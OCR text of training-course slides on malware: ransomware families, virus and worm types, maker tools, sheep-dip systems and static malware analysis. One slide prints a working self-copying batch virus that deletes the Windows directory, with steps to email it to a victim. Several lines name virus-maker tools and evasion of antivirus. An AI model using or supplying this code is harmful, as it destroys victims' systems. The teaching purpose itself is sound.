
Locky

Locky is a dreadful data encrypting parasite that not only infects the computer system, but also has the **ability to corrupt data** on **unmapped network shares**

Ransomware Family

- Cerber
- CTB-Locker
- Scatter
- Cryakl
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Ransomware (Cont'd)



Petya - NotPetya

WannaCry


Types of Viruses

- System or Boot Sector Virus
- File Virus
- Multipartite Virus
- Macro Virus
- Cluster Virus
- Stealth/ Tunneling Virus
- Encryption Virus
- Sparse Infector Virus
- Polymorphic Virus
- Metamorphic Virus
- Overwriting File or Cavity Virus
- Companion/Camouflage Virus
- Shell Virus
- File Extension Virus
- Add-on Virus
- Intrusive Virus
- Direct Action or Transient Virus
- Terminate & Stay Resident Virus
- FAT Virus
- Logic Bomb Virus
- Web Scripting Virus
- Email Virus

System and File Viruses

System or Boot Sector Viruses

- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of the MBR
- When the system boots, the **virus code is executed first** and then control is passed to original MBR



File Viruses

- File viruses infect files which are **executed or interpreted** in the system such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either **direct-action** (non-resident) or **memory-resident**


Multipartite and Macro Viruses

Multipartite Viruses

- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time
- Some of the examples of multipartite viruses include Invader, Flip, and Tequila

Macro Viruses

- Macro viruses infect files created **by Microsoft Word or Excel**
- Most macro viruses are written using macro language **Visual Basic for Applications (VBA)**
- Macro viruses infect templates or convert infected documents into **template files**, while maintaining their appearance of ordinary document files




Cluster and Stealth Viruses

Cluster Viruses

- Cluster viruses modify **directory table entries** so that it points users or system processes to the virus code instead of the actual program
- There is only one copy of the virus on the disk infecting all the programs in the computer system
- It will **launch itself first** when any program on the computer system is started and then the control is passed to actual program

Stealth Viruses/Tunneling Viruses


- These viruses evade the **anti-virus software** by intercepting its requests to the operating system
- A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS
- The virus can then return an **uninfected version** of the file to the anti-virus software, so that it appears as if the file is "**clean**"



Encryption and Sparse Infector Viruses


Encryption Viruses

- This type of virus uses **simple encryption** to encipher the code
- The virus is encrypted with a **different key for each infected file**
- AV scanner cannot directly detect these types of viruses using signature detection methods




Sparse Infector Viruses

- Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths** fall **within a narrow range**
- By infecting less often, such viruses try to **minimize the probability** of being discovered



Polymorphic Viruses

- Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine)
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection



Metamorphic Viruses

Metamorphic Viruses


Metamorphic viruses **rewrite themselves** completely each time they are to infect a new executable

Metamorphic Code

Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again

Example

For example, **W32/Simile** consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**



This diagram depicts metamorphic malware variants with recorded code

Overwriting File or Cavity Viruses


- Cavity Virus, also known as **space filler virus** which **overwrites a part of the host file** with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Content in the file after infection

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```




Original File
Size: 45 KB

Infected File
Size: 45 KB

Companion/Camouflage and Shell Viruses

Companion/Camouflage Viruses

- A Companion virus **creates a companion file for each executable file** the virus infects
- Therefore, a companion virus may save itself as **notepad.com** and every time a user executes **notepad.exe** (good program), the computer will load **notepad.com (virus)** and infect the system




Shell Viruses

- Virus code forms a shell around the target host program's code, making itself the original program and **host code as its sub-routine**
- Almost **all boot program viruses are shell viruses**

File Extension Viruses

- File extension viruses **change the extensions** of files
- **.TXT** is safe as it indicates a pure text file
- With **extensions turned off**, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**
- If you have forgotten that extensions are turned off, you might think this is a **text file** and open it
- This is an **executable Visual Basic Script** virus file and could do serious damage
- Countermeasure is to turn off "**Hide file extensions**" in Windows



FAT and Logic Bomb Viruses

FAT Viruses

- A FAT virus is a computer virus which **attacks the File Allocation Table (FAT)**
- By attacking the file allocation table, a virus can cause very serious damage to a computer
- A FAT virus **destroys the index**, making it impossible for a computer to locate files
- Virus can spread to files when the FAT attempts to access them, causing corruption to eventually **penetrate the entire computer**

Logic Bomb Viruses

- A logic bomb is a virus that is **triggered** by a response to an event
- When a logic bomb is programmed to execute when a **specific date is reached**, it is referred to as a **time bomb**
- Time bombs are usually programmed to set off when important dates are reached such as **Christmas**, **Valentine's Day**, etc.

Web Scripting and E-mail Viruses

Web Scripting Viruses

- A web scripting virus is a type of computer security **vulnerability through websites** that breaches your **web browser security**
- This allows the attackers to **inject client-side scripting** into the web page
- Web scripting viruses are usually used to attack sites with large populations such as social networking, user review, and email
- Generally there are two different types of web scripting viruses; **non-persistent** and **persistent** viruses


E-mail Viruses

- An e-mail virus is computer code sent to you as an **e-mail attachment** which, if activated, will **cause** some unexpected and **unusually harmful effect** such as destroying certain files on your hard disk
- E-mail viruses run the **gamut -** from creating **pop-ups** to crashing systems or stealing personal data

Other Viruses

Add-on Viruses

- Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their own code at the beginning



Intrusive Viruses

- Intrusive viruses overwrite the host code partly or completely with the viral code

Direct Action or Transient Viruses

- Transfers all the controls of the host code to where it resides in the memory
- The virus runs when the host code is run and terminates itself or exits memory as soon as the host code execution ends

Terminate and Stay Resident (TSR) Viruses

- Remains permanently in the memory during the entire work session even after the target host's program is executed and terminated; can be removed only by rebooting the system

Creating Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1. Convert the Game.bat batch file to Game.com using **bat2com** utility
2. Send the Game.com file as an **email attachment** to a victim

3. When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

Creating Virus (Cont'd)


Using Virus Maker Tools

Virus Maker Tools

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

DELmE's Batch Virus Maker

DELmE batch virus maker creates viruses which can perform tasks like **deleting files** in Hard Disk Drive, **disabling admin Privileges**, cleaning registry, **killing tasks**, etc.



JPS Virus Maker

Computer Worms

- Computer worms are malicious programs that **replicate**, **execute**, and **spread across the network connections independently**, consuming available computing resources without human interaction
- Attackers use worm **payload to install backdoors** in infected computers, which turns them into **zombies** and **creates botnet**; these botnets can be used to carry further cyber attacks

Worms:

- KjW0rm
- SONAR.ProcHijack!g15
- W32.Emotet.B

How is a Worm Different from a Virus?

- ***Worm Replicates on its own***

A worm is a special type of malware that can replicate itself and use memory, but cannot attach itself to other programs

- ***Worm Spreads through the Infected Network***

A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not


Worm Makers

Internet Worm Maker Thing

- Internet Worm Maker Thing is an open source tool used to create worms that can infect victim's drives, files, show messages, disable anti-virus software, etc.
- This tool comes along with a compiler by which you can easily convert your batch virus into executable to evade anti-virus or any other purpose

Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Module Flow

1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

1. Run user, group permission and process monitors
2. Run port and network monitors
3. Run device driver and file monitors
4. Run registry and kernel monitors

Anti-Virus Sensor Systems

- An anti-virus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**

Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware in order to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To determine exactly what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused from the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

- **Static Malware Analysis**
  - Also known as **code analysis**, involves going through the executable binary code without actually **executing** it to have a better understanding of the malware and its purpose
- **Dynamic Malware Analysis**
  - Also known as **behavioral analysis**, involves executing the malware code to know how it interacts with the host system and its impact on the system after it has been infected
- It is recommended to perform both **static** and **dynamic analysis** to understand the functionality of malware to a greater extent

Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a physical system for the analysis lab
Step 2	Install Virtual machine (VMware, Hyper-V, etc.) on the system
Step 3	Install guest OSs in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the NIC card is in "host only" mode
Step 5	Simulate internet services using tools such as iNetSim
Step 6	Disable the 'shared folders' and the 'guest isolation'
Step 7	Install malware analysis tools
Step 8	Generate hash value of each OS and tool
Step 9	Copy the malware over to the guest OS

Static Malware Analysis

- In **static analysis**, we are not running the malware code so there is no need of creating a safe environment
- It employs different tools and techniques to **quickly determine** whether a **file is malicious** or not
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:


- File fingerprinting
- Local and online malware scanning
- Performing string search
- Identifying packing / obfuscation methods
- Finding the portable executables (PE) information
- Identifying file dependencies
- Malware disassembly

Static Malware Analysis: File Fingerprinting

- File fingerprinting is a process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles

HashMyFiles produces **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



File Fingerprinting Tools

- Hashtab (*http://implbits.com*)
- HashCalc (*http://www.slavasoft.com*)
- Md5deep (*https://sourceforge.net*)
- MD5sums (*http://www.pc-tools.net*)

Static Malware Analysis: Local and Online Malware Scanning


- Scan the **binary code locally** using well-known and up-to-date **anti-virus software**
- If the code under analysis is a component of a **well-known malware**, it may have been already discovered and documented by many anti-virus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Jotti (*https://virusscan.jotti.org*)
- Metadefender (*https://www.metadefender.com*)
- Online Virus Scanner (*https://www.fortiguard.com*)
